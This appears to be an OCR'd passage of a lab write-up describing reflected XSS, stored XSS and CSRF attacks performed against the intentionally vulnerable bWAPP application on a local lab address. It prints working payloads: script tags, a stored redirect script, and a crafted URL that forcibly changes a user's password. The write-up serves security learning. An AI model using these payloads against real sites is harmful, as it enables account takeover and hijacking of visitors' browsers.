
   In this type of XSS, the user's actions are reflected in the URL, the attacker modifies the URL i.e injects his payloads directly in the URL and when the URL with malicious payload is executed by the user, the user unknowingly executes the attacker's script. The malicious script does not reside in the web-application. The victim's browser executes the attack only if the user opens a web page or link set up by the attacker.

   I performed Reflected-XSS as following.


   I entered first name and last name in the input field and the web-site reflected the strings on the website itself and the in the URL.



Then, I entered this payload to see if web-application is executing my payloads or not .
Payload = <script>alert(“Hello”)</script>




My script was successfully executed as we can see in below reference image.



2. <u>Stored XSS</u>
   In this type of XSS attack, the attacker injects a code into the website where the inputs are stored on the server. Eg. – Comment section. Whenever a user opens the web-page with attacker's malicious script stored on it, the script/code gets executed on the user's browser.

   I performed XSS-Stored in following ways.:

   I tested the input field.




All my inputs are being stored on the server.


I performed XSS-stored as below :
I submitted this script in the input field .
Payload : hello
<script>window.location=("https://www.google.com")</script>

After submitting this payload into a website, the web page will get redirected to google's home page.

1.



2.




Now, whenever someone will visit this webpage, page will get redirected to hacker's website.

CSRF


CSRF stands for Cross Site Request Forgery. In this vulnerability, the attacker induces the user to perform actions that they do not intend to perform intentionally.

I performed CSRF as below:

1. 

In above image, we can change the password of bWapp portal. I changed the password and all the data

reflected in the url as shown in below reference image.




By modifying this URL, we can change password numerous times without an intention to change and directly visiting the “change password” section.

2
URL :
http://192.168.75.134/bWAPP/csrf_1.php?password_new=test&password_conf=test&action=change

I altered the above url to below :
Altered url :
http://192.168.75.134/bWAPP/csrf_1.php?password_new=apple&password_conf=apple&action=change

Once, the user executes this url, his/her password will get changed unintentionally and the attacker will gain access.

